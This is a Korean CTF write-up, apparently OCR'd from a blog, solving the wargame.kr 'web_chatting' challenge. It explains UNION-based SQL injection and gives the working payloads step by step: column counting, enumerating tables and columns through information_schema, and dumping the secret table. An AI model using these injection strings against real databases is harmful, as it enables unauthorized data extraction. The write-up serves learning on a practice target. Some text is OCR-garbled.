


2019.08.04 IIA OKDUN (明昌田 B100日 昌田)

Total 3,152





web chatting	×
	333point / bughela
Simple SQLi Challenge.	
How can I set in order to reduce the traffic?	
Please try looking at a developer's perspective.	
FLAG Auth	Start Close



- BlueCHAT v0.9 -

ID: HACKDUN join

this BlueCHAT is not supported IE6.



HACKDUN (175.125.*.174) : ㅎㅎㅎㅎ			

내용을 입력하고 업로드



```
GET http://wargame.kr:8080/web_chatting/chatlog.php?t=1 HTTP/1.1
Host: wargame.kr:8080
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH Accept: */*
Referer: http://wargame.kr:8080/web_chatting/chat.php
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: ci_session=a%3A10%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%22dd212
```

피들러을 이용해서 넘어간 값을 확인해보면 일정하게 t=1이라는 파라미터를 GET 방식으로 계속 받아옴을 알 수 있다.



-	Tran	sformer	Hea	ders	Text	View S	yntaxView	ImageV	ïew	HexView	
١	Web	View	Auth	Ca	ching	Cookies	Raw	JSON	X	ML	
1	1	52651									
П											

그리고 52651이라는 값이 나타난다.



Transformer	Headers	TextVie	w Syn	taxView	ImageVie	w HexView
WebView /	Auth Ca	ching	Cookies	Raw	JSON	XML
1 52653						

글을 두개 더 올려보니 값이 52653으로 변한다.

여기서 이 숫자는 등록된 글의 번호임을 알 수 있다.




```
textarea {padding-left:10px; font-size:15px; font-family:verdana;}
body {background-color:#aaa;}
</style>

<script src="./blueh4g_js.js"></script>


<script>
var xmlhttp,ni,iq=0,brtype=1;
function getchatlog(type){
  xmlhttp = new XMLHttpRequest();
  if(type==1){xmlhttp.onreadystatechange=getni;xmlhttp.open("GET","chatlog.php?t=1");
  }else if(type==2){xmlhttp.onreadystatechange=chatprint;xmlhttp.open("GET","chatview.php?t=1&ni="+ni);}
  xmlhttp.send(null);
}
```

그리고 코드를 일어보면 등록된 글은 GET방식으로 chatview.php?t=1&ni="+ni 로 넘어감을 알 수 있다.






그래서 url을 chatview.php?t=1&ni=52654(글번호)로 변경해주자 아무 내용도 뜨지 않는다.






원가 이상해서 url을 chatview.php?t=1&ni=52653(최근 글번호 -1)로 변경해주가 글이 하나가 나타난다.





url을 chatview.php?t=1&ni=52650(최근 글번호 -3)로 변경해주가 글이 네개가 나타난다. 이로써 ni 값과 전체 글 개수의 차이만큼 글이 나타남을 알 수 있다.



그래서 모든 글을 보기 위해서 ni에 0을 넣어줬다. 그러가 예상대로 모든 글이 출력되었다.





lkjn (123.143.*.214): flag 값 가장 아래에요



전계 글 중 flag에 관련된 글이 있을지도 모른다는 생각으로 flag를 검색해보니 이런 글이 있었다. 일단 보류



Union sql injection

2개 이상의 쿼리를 요청하여 결과를 얻는 UNION이라는 SQL 연산가를 이용한 SQL Injection 공격

-> 원래의 요청에 한 개의 추가 쿼리를 삽입하여 정보를 얻는다.



UNION 연산자

table1				
column1 column2				
71	1			
4	Σ			
다	3			

table2				
column3	column3 column4			
다	3			
라	4			
U t	5			



SELECT * FROM table1

UNION

SELECT * FROM table2

table1	table2
71	1
가 나 다 라	2
다	3
라	4
마	5

즉, 컬럼의 개수가 같아야 하고 해당 결과 집합 컬럼은 호환되는 데이터 형식을 가져야 함 결과 컬럼은 UNION의 첫번째 SELECT 문의 컬럼 이름과 동일함

-> 참고로 ALL 옵션을 사용하면 결과에 모든 행이 포함되고 중복 행은 계거되지 않음



컬럼 개수로 데이블 정보 노출

union select table_name, 2, 3, 4 from information_schema. tables --

-> 의심 레이블 추측하여 순서를 바꿔가며 동작시켜본다.



얻은 데이블 정보로 컬럼 정보 알아냄

union select column_name, 2, 3, 4 from information_schema.columns --



얻은 정보들로 데이블을 조회한다.

union select 1,2,data,4,5 from user_shared_config --




문계 어떻게 풀까?

- 1. 필드 개수 확인
- 2. 데이블명 조회
 - 3. 컬럼명 조회
 - 4. 데이터 조회

필드 개수 확인





필드 개수를 확인하기 위해 union select 1부터 1,2,3,4까지 넣어봤지만 모두 결과가 뜨지 않음



← → C ① 주의 요함	wargame.kr:8080/web_chatting/	/chatview.php?t=1∋=0%	20union%20select%201,2,3	3,4,5%20
앱 N NAVER □ IE에서	가져온 북마크 📙 ccit 📙 워게임	📙 블로그 📙 웹공부	🤼 웹해킹 공부 🌎 Dun010	07 <mark></mark> ppt
2 (5*.) : 3				

union select 1,2,3,4,5 - 를 보내가 저렇게 결과 값이 뜸 필드의 개수는 5개라는 것을 알 수 있음

※사실 문계 풀 때는 거게 뭔지 몰랐는데 나중에 다른 블로그들 라업 보니까 거게 2,3번 필드를 사용해야 된다는거라고 함..ㅎ..

데이블명 조회



chat_log_secret (5..*.): 3

2 (5..*.) : chat_log_secret

union select 1,table__name,3,4,5 from information__schema.tables --필드가 5개인걸 확인해서 1부터 차례대로 넣어보자 2,3에서 이렇게 나옴 힌트대로 마기막 줄을 보았다 ㅎㅎ!

컬럼명 조회




```
← → C ② 주의 요함 | wargame.kr:8080/web_chatting/chatview.php?t=1&ni=0%20union%20select%201,column_name,3,4,5%20from%20information_schema.columns%20-
🚻 앱 🔃 NAVER 📙 IE에서 가져온 북마크 🧧 ccit 🧧 워게임 🧧 블로그 🧧 웹공부 🧲 웹해킹 공부 😱 Dun0107 📮 ppt 📮 공부 📮 기획팀 📙 ppt 📙 wallofsheep
NUMBER_PAGES_READ (5..*.): 3
NUMBER_PAGES_CREATED (5..*.): 3
NUMBER_PAGES_WRITTEN (5..*.): 3
PAGES_READ_RATE (5..*.): 3
PAGES_CREATE_RATE (5..*.): 3
PAGES_WRITTEN_RATE (5..*.): 3
NUMBER_PAGES_GET (5..*.): 3
HIT_RATE (5..*.): 3
YOUNG_MAKE_PER_THOUSAND_GETS (5..*.): 3
NOT_YOUNG_MAKE_PER_THOUSAND_GETS (5..*.): 3
NUMBER_PAGES_READ_AHEAD (5..*.): 3
NUMBER_READ_AHEAD_EVICTED (5..*.): 3
READ_AHEAD_RATE (5..*.): 3
READ_AHEAD_EVICTED_RATE (5..*.): 3
LRU_IO_TOTAL (5..*.) : 3
LRU_IO_CURRENT (5..*.): 3
UNCOMPRESS_TOTAL (5..*.): 3
UNCOMPRESS_CURRENT (5..*.): 3
FOR_NAME (5..*.) : 3
REF_NAME (5..*.): 3
MTYPE (5..*.) : 3
PRTYPE (5..*.) : 3
LEN (5..*.) : 3
BLOCK_ID (5..*.) : 3
PAGE_STATE (5..*.): 3
page_id (5..*.) : 3
start_lsn (5..*.) : 3
end_lsn (5..*.) : 3
idx (5..*.): 3
data (5..*.): 3
reg_date (5..*.) : 3
reg_ip (5..*.): 3
readme (5..*.): 3
```

union select 1, table_name, column_name, 4,5 from information_schema.columns --



데이터 조회



union select 1,2,readme,4,5 from web_chatting.chat_log_secret --



